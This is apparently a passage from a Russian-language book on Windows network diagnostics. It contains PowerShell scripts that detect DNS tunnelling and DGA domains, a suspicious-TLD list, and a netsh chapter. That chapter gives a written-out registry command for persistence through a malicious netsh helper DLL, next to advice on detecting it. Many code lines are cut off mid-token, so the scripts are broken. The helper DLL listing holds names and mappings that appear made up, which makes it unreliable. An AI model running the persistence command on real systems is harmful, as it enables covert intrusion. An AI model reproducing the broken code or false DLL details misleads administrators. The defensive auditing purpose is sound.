$dhcpAdapters = Get-NetIPInterface -Dhcp Enabled -AddressFamily IPv4 -ErrorAction Silen

if ($dhcpAdapters) {
    foreach ($da in $dhcpAdapters) {
        Add-Info "DHCP" "DHCP включён на $($da.InterfaceAlias)"
    }
} else {
    Add-Info "DHCP" "DHCP не используется (статическая конфигурация)"
}

# ========================================
# 4. Анализ DNS-кэша
# ========================================
Write-Host "[*] Анализ DNS-кэша..." -ForegroundColor Cyan

$dnsCache = ipconfig /displaydns
$dnsEntries = @()
$currentName = ""

foreach ($line in $dnsCache) {
    if ($line -match "Имя записи\s+\.\s+:\s+(.+)") {
        $currentName = $Matches[1].Trim()
    }
    elseif ($line -match "Record Name\s+\.\s+:\s+(.+)") {
        $currentName = $Matches[1].Trim()
    }
    elseif ($line -match "(Запись A|A \(Host\) Record)\s+\.\s+:\s+(.+)") {
        $dnsEntries += [PSCustomObject]@{
            Name = $currentName
            IP   = $Matches[2].Trim()
        }
    }
}

Add-Info "DNS-кэш" "Всего записей: $($dnsEntries.Count)"

# Поиск подозрительных записей
foreach ($entry in $dnsEntries) {
    # Длинные поддомены (возможный DNS-туннель)
    $labels = $entry.Name.Split('.')
    $longest = ($labels | Measure-Object -Property Length -Maximum).Maximum
    if ($longest -gt 40) {
        Add-Warning "DNS-кэш" "Подозрительно длинная метка в DNS-имени: $($entry.Name)
    }
```

```
    # Необычные TLD
    $tld = $labels[-1]
    $suspiciousTLD = @("xyz", "top", "club", "work", "click", "link",
                       "gdn", "bid", "stream", "racing", "download")
    if ($suspiciousTLD -contains $tld.ToLower()) {
        Add-Warning "DNS-кэш" "Запись с подозрительным TLD: $($entry.Name) → $($entry
    }
}

# Группировка по доменам второго уровня
$domainGroups = $dnsEntries | ForEach-Object {
    $parts = $_.Name.Split('.')
    if ($parts.Count -ge 2) {
        "$($parts[-2]).$($parts[-1])"
    }
} | Group-Object | Sort-Object Count -Descending | Select-Object -First 10

# Чрезмерное количество поддоменов одного домена
foreach ($group in $domainGroups) {
    if ($group.Count -gt 50) {
        Add-Warning "DNS-кэш" "Большое число записей ($($group.Count)) для домена: $($g
    }
}

# ============================================
# 5. Проверка NetBIOS-сеансов
# ============================================
Write-Host "[*] Анализ NetBIOS..." -ForegroundColor Cyan

$nbtStat = nbtstat -r 2>$null
foreach ($line in $nbtStat) {
    if ($line -match "Разрешено по широковещанию\s+=\s+(\d+)") {
        $broadcastResolved = [int]$Matches[1]
        if ($broadcastResolved -gt 50) {
            Add-Warning "NetBIOS" "Высокое число широковещательных разрешений: $broadca
        }
        Add-Info "NetBIOS" "Широковещательных разрешений: $broadcastResolved"
    }
    elseif ($line -match "Resolved By Broadcast\s+=\s+(\d+)") {
        $broadcastResolved = [int]$Matches[1]
        if ($broadcastResolved -gt 50) {
            Add-Warning "NetBIOS" "Высокое число широковещательных разрешений: $broadca
        }
        Add-Info "NetBIOS" "Широковещательных разрешений: $broadcastResolved"
    }
}

# ============================================
# 6. Проверка файрвола
# ============================================
Write-Host "[*] Анализ файрвола..." -ForegroundColor Cyan

$fwProfiles = Get-NetFirewallProfile
foreach ($profile in $fwProfiles) {
    Add-Info "Файрвол" "$($profile.Name): Enabled=$($profile.Enabled)"
    if (-not $profile.Enabled) {
        Add-Warning "Файрвол" "Профиль '$($profile.Name)' отключён!"
    }
}

# ============================================
# 7. Формирование отчёта
# ============================================
Write-Host "[*] Генерация отчёта..." -ForegroundColor Cyan

$html = @"
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Аудит сетевой конфигурации: $env:COMPUTERNAME</title>
<style>
  body { font-family: Consolas, monospace; margin: 20px; background: #1a1a2e; color: #e
  h1 { color: #00d4ff; border-bottom: 2px solid #00d4ff; padding-bottom: 10px; }
  h2 { color: #0abde3; margin-top: 30px; }
  table { border-collapse: collapse; width: 100%; margin: 10px 0; }
  th, td { border: 1px solid #444; padding: 8px; text-align: left; }
  th { background: #16213e; color: #00d4ff; }
```

```
  tr:nth-child(even) { background: #1a1a3e; }
  .warning { background: #3d1f1f; border-left: 4px solid #ff4444; padding: 10px; margi
  .warning-category { color: #ff6b6b; font-weight: bold; }
  .info { background: #1f2d3d; padding: 10px; margin: 5px 0; border-left: 4px solid #0
  .summary { font-size: 1.2em; padding: 15px; margin: 20px 0; }
  .ok { background: #1f3d2d; border-left: 4px solid #44ff44; }
  .danger { background: #3d1f1f; border-left: 4px solid #ff4444; }
</style>
</head>
<body>
<h1>Аудит сетевой конфигурации: $env:COMPUTERNAME</h1>
<p>Дата: $(Get-Date -Format 'yyyy-MM-dd HH:mm:ss') | Пользователь: $env:USERNAME</p>

<div class="summary $(if ($warnings.Count -gt 0) { 'danger' } else { 'ok' })">
  Обнаружено предупреждений: <strong>$($warnings.Count)</strong>
</div>

<h2>Предупреждения</h2>
$(if ($warnings.Count -eq 0) {
    '<p class="info">Предупреждений не обнаружено.</p>'
} else {
    ($warnings | ForEach-Object {
        "<div class='warning'><span class='warning-category'>[$($_.Category)]</span> $
    }) -join "`n"
})

<h2>Собранная информация</h2>
<table>
<tr><th>Категория</th><th>Значение</th></tr>
$(($info | ForEach-Object {
    "<tr><td>$($_.Category)</td><td>$($_.Value)</td></tr>"
}) -join "`n")
</table>

<h2>TOP-10 доменов в DNS-кэше</h2>
<table>
<tr><th>Домен</th><th>Количество записей</th></tr>
$(($domainGroups | ForEach-Object {
    "<tr><td>$($_.Name)</td><td>$($_.Count)</td></tr>"
}) -join "`n")
</table>

</body>
</html>
"@

$html | Out-File -FilePath $OutputPath -Encoding UTF8
Write-Host "`n[+] Отчёт сохранён: $OutputPath" -ForegroundColor Green
Write-Host "[+] Предупреждений: $($warnings.Count)" -ForegroundColor $(if ($warnings.C

# Вывод предупреждений в консоль
if ($warnings.Count -gt 0) {
    Write-Host "`n--- ПРЕДУПРЕЖДЕНИЯ ---" -ForegroundColor Yellow
    foreach ($w in $warnings) {
        Write-Host "  [$($w.Category)] $($w.Message)" -ForegroundColor Yellow
    }
}
```

3.4.3. Обнаружение аномалий в DNS-кэше

DNS-кэш является одним из ключевых артефактов при расследовании инцидентов. Вредоносное ПО неизбежно оставляет следы в виде DNS-запросов к C2-серверам, доменам для эксфильтрации данных или DGA-доменам (Domain Generation Algorithm).

```powershell
<#
.SYNOPSIS
    Анализ DNS-кэша Windows на аномалии.
.DESCRIPTION
    Выявляет признаки вредоносной активности:
    - DGA-домены (высокая энтропия)
    - DNS-туннелирование (длинные поддомены)
    - Beaconing (регулярные запросы к одному домену)
    - Подозрительные TLD
#>

function Get-StringEntropy {
    param([string]$String)
    $freq = @{}
    foreach ($char in $String.ToCharArray()) {
        $freq[$char] = ($freq[$char] ?? 0) + 1
    }
    $entropy = 0.0
    $len = $String.Length
    foreach ($count in $freq.Values) {
        $p = $count / $len
        $entropy -= $p * [Math]::Log($p, 2)
    }
    return [Math]::Round($entropy, 3)
}

function Get-DnsCacheAnalysis {
    $rawOutput = ipconfig /displaydns
    $entries = [System.Collections.ArrayList]::new()
    $currentEntry = @{}

    foreach ($line in $rawOutput) {
        if ($line -match "(Имя записи|Record Name)\s+\.\s+:\s+(.+)") {
            $currentEntry = @{ Name = $Matches[2].Trim() }
        }
        elseif ($line -match "(Тип записи|Record Type)\s+\.\s+:\s+(\d+)") {
            $currentEntry.Type = [int]$Matches[2]
        }
        elseif ($line -match "(Срок жизни|Time To Live)\s+\.\s+:\s+(\d+)") {
            $currentEntry.TTL = [int]$Matches[2]
        }
        elseif ($line -match "(Запись A \(узла\)|A \(Host\) Record)\s+\.\s+:\s+(.+)") 
            $currentEntry.IP = $Matches[2].Trim()
            $null = $entries.Add([PSCustomObject]$currentEntry)
        }
        elseif ($line -match "(Запись CNAME|CNAME Record)\s+\.\s+:\s+(.+)") {
            $currentEntry.CNAME = $Matches[2].Trim()
            $null = $entries.Add([PSCustomObject]$currentEntry)
        }
    }

    Write-Host "═══ АНАЛИЗ DNS-КЭША ═══" -ForegroundColor Cyan
    Write-Host "Всего записей: $($entries.Count)`n"

    # 1. Анализ энтропии (DGA-детекция)
    Write-Host "--- Высокая энтропия (возможные DGA-домены) ---" -ForegroundColor Yello
    $dgaCandidates = foreach ($entry in $entries) {
        if ($entry.Name -and $entry.Name.Length -gt 5) {
            $parts = $entry.Name.Split('.')
            if ($parts.Count -ge 2) {
                $sld = $parts[-2]  # Second-level domain
                if ($sld.Length -ge 8) {
                    $entropy = Get-StringEntropy $sld
                    if ($entropy -gt 3.5) {
                        [PSCustomObject]@{
                            Domain  = $entry.Name
                            SLD     = $sld
                            Entropy = $entropy
                            IP      = $entry.IP
                        }
                    }
                }
            }
        }
    }

    if ($dgaCandidates) {
```

```
        $dgaCandidates | Sort-Object Entropy -Descending |
            Select-Object -First 20 |
            Format-Table Domain, SLD, Entropy, IP -AutoSize
    } else {
        Write-Host "  Подозрительных доменов не обнаружено.`n"
    }

    # 2. Длинные поддомены (DNS-туннелирование)
    Write-Host "--- Длинные поддомены (возможный DNS-туннель) ---" -ForegroundColor Ye
    $tunnelCandidates = foreach ($entry in $entries) {
        if ($entry.Name) {
            $parts = $entry.Name.Split('.')
            $maxLabel = ($parts | Measure-Object -Property Length -Maximum).Maximum
            $totalLen = $entry.Name.Length

            if ($maxLabel -gt 30 -or $totalLen -gt 80) {
                [PSCustomObject]@{
                    Domain     = if ($entry.Name.Length -gt 70) { $entry.Name.Substrin
                    TotalLen   = $totalLen
                    MaxLabel   = $maxLabel
                    Labels     = $parts.Count
                }
            }
        }
    }

    if ($tunnelCandidates) {
        $tunnelCandidates | Sort-Object TotalLen -Descending |
            Select-Object -First 15 |
            Format-Table -AutoSize
    } else {
        Write-Host "  Подозрительных записей не обнаружено.`n"
    }

    # 3. Низкий TTL (возможный fast-flux или C2)
    Write-Host "--- Записи с аномально низким TTL (< 60 секунд) ---" -ForegroundColor
    $lowTTL = $entries | Where-Object {
        $_.TTL -ne $null -and $_.TTL -lt 60 -and $_.TTL -gt 0 -and $_.IP
    } | Sort-Object TTL

    if ($lowTTL) {
        $lowTTL | Select-Object -First 15 |
            Format-Table Name, IP, TTL -AutoSize
    } else {
        Write-Host "  Записей с низким TTL не обнаружено.`n"
    }

    # 4. Частота доменов
    Write-Host "--- TOP-15 базовых доменов по количеству записей ---" -ForegroundColor
    $entries | Where-Object { $_.Name } | ForEach-Object {
        $parts = $_.Name.Split('.')
        if ($parts.Count -ge 2) {
            "$($parts[-2]).$($parts[-1])"
        }
    } | Group-Object | Sort-Object Count -Descending |
        Select-Object -First 15 |
        Format-Table @{L='Домен';E={$_.Name}}, @{L='Записей';E={$_.Count}} -AutoSize

    # 5. Обратная связь с IP-адресами
    Write-Host "--- Уникальные IP-адреса ---" -ForegroundColor Yellow
    $uniqueIPs = $entries | Where-Object { $_.IP } |
        Group-Object IP | Sort-Object Count -Descending |
        Select-Object -First 10

    $uniqueIPs | Format-Table @{L='IP-адрес';E={$_.Name}}, @{L='Доменов';E={$_.Count}}

    return $entries
}

# Запуск анализа
$cacheEntries = Get-DnsCacheAnalysis
```

Пример вывода скрипта при обнаружении аномалий:

```
═══ АНАЛИЗ DNS-КЭША ═══
Всего записей: 347

--- Высокая энтропия (возможные DGA-домены) ---

Domain                              SLD              Entropy IP
------                              ---              ------- --
xkqm7rznb3.evil.example             xkqm7rznb3       3.922   185.141.25.17
a9f2c8d4e1.malware.example          a9f2c8d4e1       3.522   91.219.236.18
gh7k2mxp9w.botnet.example           gh7k2mxp9w       3.822   185.141.25.17

--- Длинные поддомены (возможный DNS-туннель) ---

Domain                                          TotalLen MaxLabel Labels
------                                          -------- -------- ------
dG9wIHNlY3JldCBkYXRhIGV4ZmlsdHJhdGlvbg.t.evil...   85       38       5
aW1wb3J0YW50IGNvbmZpZGVudGlhbCBmaWxl.t.evil.ex...   78       35       5
```

3.5. Совместное использование утилит

Рассмотренные в этой главе утилиты наиболее эффективны при совместном использовании. Каждая из них раскрывает свой аспект сетевой конфигурации:

Задача	Утилита	Команда
IP-адрес и сетевая маска	ipconfig	`ipconfig /all`
DNS-серверы	ipconfig	`ipconfig /all`
Контроллеры домена	nslookup	`nslookup -type=SRV _ldap._tcp.dc._msdcs.<домен>`
Почтовые серверы	nslookup	`nslookup -type=MX <домен>`
SPF/DMARC/DKIM-политики	nslookup	`nslookup -type=TXT <домен>`
MAC-адрес и производитель	ipconfig + nbtstat	`ipconfig /all`, `nbtstat -A <IP>`
Имя залогиненного пользователя	nbtstat	`nbtstat -A <IP>` (суффикс `<03>`)
Файловые серверы в сети	nbtstat	`nbtstat -A <IP>` (суффикс `<20>`)
История DNS-запросов	ipconfig	`ipconfig /displaydns`
Сетевые связи хоста	nbtstat	`nbtstat -c`
Полная карта DNS-зоны	nslookup	`ls -d <домен>` (если разрешён AXFR)

Типичный workflow диагностики сетевой проблемы

```
REM 1. Определяем текущую конфигурацию
ipconfig /all

REM 2. Проверяем, разрешается ли проблемное имя
nslookup проблемный-сервер.corp.example.com

REM 3. Проверяем через альтернативный DNS
nslookup проблемный-сервер.corp.example.com 8.8.8.8

REM 4. Смотрим, нет ли устаревших записей в кэше
ipconfig /displaydns | findstr /i "проблемный-сервер"

REM 5. Очищаем кэш и пробуем снова
ipconfig /flushdns
nslookup проблемный-сервер.corp.example.com

REM 6. Проверяем доступность по NetBIOS
nbtstat -a проблемный-сервер

REM 7. Если DHCP — пробуем обновить аренду
ipconfig /release "Ethernet0"
ipconfig /renew "Ethernet0"
```

3.6. Итоги главы

Три утилиты, рассмотренные в этой главе — `ipconfig`, `nslookup` и `nbtstat` — формируют базовый арсенал сетевой диагностики Windows. Несмотря на кажущуюся простоту, они обладают значительной глубиной:

- **ipconfig** — это не просто `ifconfig` для Windows. Управление DNS-кэшем (`/displaydns`, `/flushdns`), работа с DHCP-арендой, поддержка классов DHCP делают её незаменимой при диагностике и аудите. Внутренне утилита опирается на `GetAdaptersAddresses()` и недокументированные функции `dnsapi.dll`.
- **nslookup** — мощный инструмент DNS-диагностики с собственным резолвером, не зависящим от системного кэша. Интерактивный режим с поддержкой debug-вывода, трансфера зон и всех типов DNS-записей делает его незаменимым для DNS-разведки и отладки.
- **nbtstat** — окно в мир NetBIOS, протокола, который остаётся включённым по умолчанию в большинстве сетей Windows. Возможность дистанционно определить имя компьютера, домен, MAC-адрес, запущенные службы и даже имя залогиненного пользователя делает NetBIOS серьёзной угрозой безопасности, если он не контролируется.

  С точки зрения безопасности, эти утилиты — обоюдоострый меч. Они помогают администратору выявлять проблемы и аномалии, но та же информация доступна и атакующему, получившему доступ к хосту. Понимание того, какие данные раскрывает каждая команда, позволяет как эффективнее проводить аудит, так и правильнее настраивать защиту — отключать NetBIOS там, где он не нужен, ограничивать трансфер зон, контролировать DNS-кэш на признаки компрометации.

3.7. Частые ошибки и подводные камни

При работе с рассмотренными утилитами администраторы регулярно допускают ряд ошибок, которые приводят к неверным выводам при диагностике.

3.7.1. nslookup и системный резолвер показывают разные результаты

Одна из самых распространённых проблем: `nslookup` разрешает имя в один адрес, а `ping` (или браузер) — в другой. Причины:

1. **Файл hosts.** `nslookup` игнорирует `%SystemRoot%\System32\drivers\etc\hosts`, а системный резолвер — нет. Если в файле hosts есть запись для искомого имени, `ping` вернёт адрес из hosts, а `nslookup` обратится к DNS-серверу.
2. **DNS-кэш.** Системный резолвер использует кэш службы Dnscache, а `nslookup` — нет. Если DNS-запись недавно изменилась, `nslookup` покажет новое значение, а `ping` — старое из кэша.

3. **Суффиксы DNS.** Системный резолвер дополняет короткие имена суффиксами из конфигурации адаптера. `nslookup` тоже может это делать, но поведение по умолчанию может отличаться в зависимости от настройки `set search`.
4. **Smart Multi-Homed Name Resolution (SMHNR).** Начиная с Windows 10, система может отправлять DNS-запросы через все активные адаптеры одновременно. `nslookup` использует только один DNS-сервер за раз.

   Практический совет: при диагностике всегда сравнивайте результаты `nslookup` с `Resolve-DnsName` и `ping -n 1`. Если результаты различаются — проверяйте файл hosts, DNS-кэш (`ipconfig /displaydns`) и конфигурацию суффиксов.

3.7.2. ipconfig /flushdns не помогает

Администраторы часто выполняют `ipconfig /flushdns` и ожидают мгновенного результата. Однако есть ситуации, когда очистка кэша не решает проблему:

- **Кэш на DNS-сервере.** `ipconfig /flushdns` очищает только локальный кэш клиента. Если рекурсивный DNS-сервер закэшировал устаревшую запись, клиент получит её снова. Решение — очистить кэш на DNS-сервере или дождаться истечения TTL.
- **Кэш приложения.** Многие приложения (особенно браузеры) имеют собственный DNS-кэш. В Chrome: `chrome://net-internals/#dns` -> Clear host cache. В Firefox: `about:networking#dns`.
- **Негативное кэширование.** Если запрос ранее вернул NXDOMAIN, отрицательный ответ тоже кэшируется. После `flushdns` нужно подождать 1-2 секунды перед повторным запросом, чтобы исключить состояние гонки с другими приложениями, которые могут снова закэшировать отрицательный ответ.

3.7.3. nbtstat и кириллические имена

В средах с кириллическими именами компьютеров (что встречается, несмотря на рекомендации Microsoft) `nbtstat` может некорректно отображать имена. NetBIOS-имена ограничены 15 однобайтовыми символами и кодируются в OEM-кодировке (обычно CP866 для русской локали). Имена, содержащие символы за пределами OEM-кодировки, будут искажены. Рекомендация — использовать только ASCII-символы в именах компьютеров.

3.7.4. Права доступа

Большинство операций с рассмотренными утилитами не требуют повышенных привилегий. Исключения:

Операция	Требует Admin?
`ipconfig` (без ключей)	Нет
`ipconfig /all`	Нет
`ipconfig /release`, `/renew`	Нет (но требует доступ к DHCP)
`ipconfig /flushdns`	Нет (начиная с Vista)
`ipconfig /registerdns`	Да
`nslookup` (все операции)	Нет
`nbtstat` (все операции)	Нет

Примечательно, что `ipconfig /registerdns` требует прав администратора, поскольку инициирует динамическое обновление DNS-зоны от имени компьютера, что подразумевает использование учётных данных машины.

3.8. Реестр и групповые политики

Поведение рассмотренных утилит можно настраивать через реестр и групповые политики.

DNS-клиент (служба Dnscache)

Ключ реестра: `HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters`

Параметр	Тип	Описание
`MaxCacheEntryTtlLimit`	DWORD	Максимальный TTL для кэшированных записей (по умолчанию 86400)
`MaxNegativeCacheTtl`	DWORD	TTL для отрицательных записей (по умолчанию 300)
`NegativeCacheTime`	DWORD	Время кэширования NXDOMAIN в секундах
`NetFailureCacheTime`	DWORD	Время кэширования при сетевой ошибке

```powershell
# Уменьшить время кэширования отрицательных ответов до 30 секунд
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters" `
    -Name "MaxNegativeCacheTtl" -Value 30 -Type DWord

# Перезапустить службу DNS-клиента для применения
Restart-Service Dnscache
```

NetBIOS over TCP/IP

Ключ реестра: `HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters`

Параметр	Тип	Описание
`NodeType`	DWORD	Тип узла: 1=B-node, 2=P-node, 4=M-node, 8=H-node
`EnableLMHOSTS`	DWORD	Использование файла LMHOSTS (0 или 1)
`BcastNameQueryCount`	DWORD	Число широковещательных запросов (по умолчанию 3)

Через групповые политики (GPO) можно централизованно отключить NetBIOS на всех машинах домена, настроив DHCP-опцию 001 (Microsoft Disable Netbios Option) со значением 0x2.

3.9. Альтернативы и дополнения

Помимо рассмотренных утилит, современные версии Windows предлагают дополнительные инструменты для решения тех же задач:

Задача	Классическая утилита	Современная альтернатива
IP-конфигурация	`ipconfig /all`	`Get-NetIPConfiguration -Detailed`
DNS-запросы	`nslookup`	`Resolve-DnsName`
DNS-кэш	`ipconfig /displaydns`	`Get-DnsClientCache`
Очистка DNS-кэша	`ipconfig /flushdns`	`Clear-DnsClientCache`
Информация об адаптерах	`ipconfig /all`	`Get-NetAdapter | Get-NetIPAddress`
DHCP-аренда	`ipconfig /release; /renew`	`Invoke-DhcpRenew` (не встроен)
NetBIOS-имена	`nbtstat -n`	Нет прямого аналога в PowerShell

PowerShell-командлеты возвращают объекты, что делает их идеальными для автоматизации, пайплайнов и интеграции с системами мониторинга. Однако классические утилиты остаются актуальными в средах с ограниченным PowerShell (Constrained Language Mode, политики AppLocker/WDAC), на Server Core без установленных модулей, и при удалённой работе через ограниченные каналы, где текстовый вывод предпочтительнее.

В следующей главе мы перейдём к утилитам маршрутизации и трассировки — `route`, `tracert`, `pathping` — и рассмотрим, как они помогают диагностировать проблемы на уровне сетевой топологии.

Глава 4: netsh — швейцарский нож сетевого администрирования

Содержание главы

- 4.1 Архитектура netsh
- 4.2 Управление интерфейсами
- 4.3 Firewall (advfirewall)
- 4.4 Wi-Fi и WLAN
- 4.5 Трассировка и диагностика
- 4.6 Port proxy и перенаправление
- 4.7 IPsec
- 4.8 HTTP
- 4.9 Продвинутые сценарии эксплуатации

Введение

Если в предыдущей главе мы рассмотрели утилиты первичной сетевой диагностики — ipconfig, nslookup, nbtstat, — то сейчас перед нами инструмент совершенно иного масштаба. **netsh.exe** (Network Shell) — это фреймворк командной строки для конфигурирования практически любого сетевого компонента Windows. Появившись ещё в Windows 2000, netsh прошёл путь от скромного конфигуратора TCP/IP до универсального инструмента, управляющего файрволом, Wi-Fi, IPsec, HTTP-сервером, маршрутизацией, трассировкой пакетов и десятками других подсистем.
Утилита расположена по стандартному пути:

```
C:\Windows\System32\netsh.exe
```

Размер бинарного файла невелик — порядка 90-100 КБ в зависимости от версии Windows. Однако реальная мощь netsh определяется не самим исполняемым файлом, а подключаемыми модулями — helper DLL, каждая из которых добавляет собственный контекст команд. Именно эта модульная архитектура делает netsh одним из самых функциональных инструментов в арсенале системного администратора.

> ***Замечание о PowerShell.*** *Microsoft постепенно переносит сетевое управление в PowerShell-командлеты (модули NetAdapter, NetTCPIP, NetSecurity и др.). Тем не менее netsh остаётся полностью функциональным в Windows 11 и Server 2025. Многие операции — особенно трассировка, port proxy, WLAN-профили — по-прежнему доступны только через netsh, без полноценных PowerShell-аналогов. В сценариях red team и форензики netsh часто предпочтительнее, поскольку не зависит от политик выполнения скриптов и логирования PowerShell.*

Историческая эволюция netsh заслуживает отдельного упоминания. В Windows 2000 netsh был относительно простым инструментом с несколькими контекстами (interface, ras, routing). С выходом Windows XP добавился контекст firewall для управления встроенным файрволом. Windows Vista/Server 2008 принесла радикальное расширение: появились advfirewall, wlan, trace, branchcache и ряд других контекстов. Каждая последующая версия Windows дополняла набор, хотя с Windows 8/Server 2012 вектор развития

сместился в сторону PowerShell. Тем не менее, на момент написания этой книги netsh содержит свыше 20 контекстов верхнего уровня и сотни команд — объём, с которым мало какой консольный инструмент может сравниться.

Одна из причин живучести netsh — его доступность на абсолютно любой инсталляции Windows, включая Server Core, Nano Server и даже Windows PE (среда предустановки). Там, где PowerShell может быть намеренно удалён или ограничен политиками, netsh продолжает работать. Кроме того, netsh не подпадает под действие Constrained Language Mode и не генерирует события ScriptBlock Logging, что делает его менее «шумным» инструментом с точки зрения мониторинга.

4.1 Архитектура netsh

4.1.1 Контексты (contexts)

Netsh организован в виде дерева **контекстов** — иерархических пространств имён, каждое из которых отвечает за определённую сетевую подсистему. Контексты могут быть вложенными: например, `interface` содержит подконтексты `ip`, `ipv6`, `portproxy`, `tcp` и другие.

Для просмотра доступных контекстов верхнего уровня достаточно запустить netsh в интерактивном режиме:

```
C:\> netsh
netsh> ?

Доступны следующие команды:

Команды в этом контексте:
?               - Отображает список команд.
add             - Добавляет запись конфигурации в список.
advfirewall     - Переход в контекст `netsh advfirewall`.
branchcache     - Переход в контекст `netsh branchcache`.
bridge          - Переход в контекст `netsh bridge`.
delete          - Удаляет запись конфигурации из списка.
dhcpclient      - Переход в контекст `netsh dhcpclient`.
dnsclient       - Переход в контекст `netsh dnsclient`.
dump            - Отображает сценарий конфигурации.
exec            - Запускает файл сценария.
firewall        - Переход в контекст `netsh firewall`.
http            - Переход в контекст `netsh http`.
interface       - Переход в контекст `netsh interface`.
ipsec           - Переход в контекст `netsh ipsec`.
lan             - Переход в контекст `netsh lan`.
mbn             - Переход в контекст `netsh mbn`.
namespace       - Переход в контекст `netsh namespace`.
nps             - Переход в контекст `netsh nps`.
p2p             - Переход в контекст `netsh p2p`.
ras             - Переход в контекст `netsh ras`.
rpc             - Переход в контекст `netsh rpc`.
set             - Обновляет параметры конфигурации.
show            - Отображает информацию.
trace           - Переход в контекст `netsh trace`.
winhttp         - Переход в контекст `netsh winhttp`.
winsock         - Переход в контекст `netsh winsock`.
wlan            - Переход в контекст `netsh wlan`.
```

Набор контекстов может различаться в зависимости от редакции Windows, установленных ролей и компонентов. На серверных редакциях с установленной ролью DHCP появится контекст `dhcp`, с ролью RRAS — расширенный `routing`, и так далее.

4.1.2 Helper DLL — механизм расширения

Каждый контекст netsh реализуется через **helper DLL** — динамически подключаемую библиотеку, которая регистрирует свои команды при инициализации netsh. Информация о зарегистрированных helperах хранится в реестре:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh
```

Просмотрим содержимое этого ключа:

```
C:\> reg query HKLM\SOFTWARE\Microsoft\NetSh

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh
    advfirewall    REG_SZ    ifmon.dll
    branchcache    REG_SZ    peabortsvc.dll
    bridge         REG_SZ    bridgecmd.dll
    dhcpclient     REG_SZ    dhcpcmonitor.dll
    dnsclient      REG_SZ    dnsclientcmd.dll
    firewall       REG_SZ    authfwcfg.dll
    http           REG_SZ    httpapi.dll
    interface      REG_SZ    ifmon.dll
    ipsec          REG_SZ    nshipsec.dll
    lan            REG_SZ    dot3cfg.dll
    mbn            REG_SZ    wwancfg.dll
    namespace      REG_SZ    nabortsvc.dll
    nps            REG_SZ    npsnetsh.dll
    p2p            REG_SZ    p2pnetsh.dll
    ras            REG_SZ    rasmontr.dll
    rpc            REG_SZ    rpcnsh.dll
    trace          REG_SZ    nabortsvc.dll
    winhttp        REG_SZ    winhttpproxy.dll
    winsock        REG_SZ    wscnetsh.dll
    wlan           REG_SZ    wlancfg.dll
```

Обратите внимание: некоторые DLL обслуживают сразу несколько контекстов. Например, `ifmon.dll` реализует как `interface`, так и `advfirewall`. Это логично — обе подсистемы тесно связаны с конфигурацией сетевых интерфейсов.

Добавление собственного helper. Теоретически, зарегистрировав свою DLL в указанном ключе реестра, можно расширить netsh собственным контекстом. Microsoft документирует API для создания helper DLL через NetSh Helper API (функции `RegisterHelper`, `InitHelperDll`). Для этого DLL должна экспортировать функцию `InitHelperDll`, которая вызывается netsh при загрузке:

```
DWORD WINAPI InitHelperDll(
    DWORD dwNetshVersion,
    PVOID pReserved
);
```

В реальности разработка собственных helper-ов — редкая практика, однако важно понимать этот механизм при анализе безопасности: вредоносный helper может незаметно выполняться в контексте netsh при каждом его запуске.

Техника атаки: DLL Hijacking через netsh helper. Атакующий с правами администратора может зарегистрировать вредоносную DLL как helper netsh:

```
C:\> reg add HKLM\SOFTWARE\Microsoft\NetSh /v malicious /t REG_SZ /d "C:\Windows\Temp\e
```

После этого при каждом запуске netsh (в том числе другими администраторами или системными скриптами) вредоносная DLL будет загружена в процесс netsh.exe. Эта техника задокументирована в MITRE ATT&CK как T1546.007 (Event Triggered Execution: Netsh Helper DLL) и представляет реальную угрозу в корпоративных средах, где netsh регулярно вызывается скриптами автоматизации.

Детектирование вредоносных helper DLL. При анализе безопасности системы следует сравнить список helper-ов в реестре с эталонным набором для данной версии Windows. Нестандартные DLL, особенно расположенные вне директории System32, должны вызвать подозрение:

```
C:\> reg query HKLM\SOFTWARE\Microsoft\NetSh /s
```

Все легитимные helper DLL Windows располагаются в `C:\Windows\System32\` и имеют цифровую подпись Microsoft. Проверить подпись можно утилитой sigcheck из Sysinternals или через PowerShell:

```
C:\> sigcheck -accepteula C:\Windows\System32\ifmon.dll
```

4.1.3 dump и exec — экспорт и восстановление конфигурации

Одна из наиболее полезных, но часто недооценённых возможностей netsh — механизм **dump/exec**, позволяющий экспортировать текущую сетевую конфигурацию в скрипт и впоследствии восстановить её.

Экспорт конфигурации:

```
C:\> netsh dump > network-config.txt
```

Или для конкретного контекста:

```
C:\> netsh interface dump > interface-config.txt
```

Пример содержимого дампа:

```
#======================
# Конфигурация интерфейса IP
#======================
pushd interface ip

# Конфигурация интерфейса "Ethernet"
set address name="Ethernet" source=dhcp
set dns name="Ethernet" source=dhcp
set wins name="Ethernet" source=dhcp

# Конфигурация интерфейса "Wi-Fi"
set address name="Wi-Fi" source=dhcp
set dns name="Wi-Fi" source=dhcp
set wins name="Wi-Fi" source=dhcp

# Конец конфигурации интерфейса IP
popd
```

Восстановление конфигурации:

```
C:\> netsh exec network-config.txt
```

Или эквивалентно:

```
C:\> netsh -f network-config.txt
```

Этот механизм крайне удобен для: - Резервного копирования сетевых настроек перед изменениями - Миграции конфигурации между машинами - Автоматизации развёртывания типовых настроек - Форензики — фиксации состояния сети на момент инцидента

4.1.4 Внутренний процесс инициализации

При запуске netsh происходит следующая последовательность действий:

1. **Загрузка процесса.** Операционная система создаёт процесс netsh.exe. Бинарный файл импортирует стандартные системные библиотеки (kernel32.dll, advapi32.dll, ntdll.dll и др.).
2. **Чтение реестра.** Netsh перечисляет все значения в ключе `HKLM\SOFTWARE\Microsoft\NetSh`, получая список helper DLL и соответствующих им имён контекстов.
3. **Загрузка helper DLL.** Для каждого зарегистрированного helper-а netsh вызывает `LoadLibrary()` и находит экспортированную функцию `InitHelperDll`. При вызове этой функции helper регистрирует свои контексты, подконтексты и команды через callback-функции, предоставленные netsh.
4. **Парсинг командной строки.** Если netsh запущен с аргументами (однострочный режим), он разбирает команду, определяет целевой контекст и передаёт управление соответствующему обработчику в helper DLL. Если аргументов нет — запускается интерактивная оболочка.
5. **Выполнение и завершение.** Обработчик в helper DLL выполняет запрошенную операцию (обычно через вызовы системных API, RPC-вызовы к сетевым службам или прямые записи в реестр) и возвращает управление netsh.

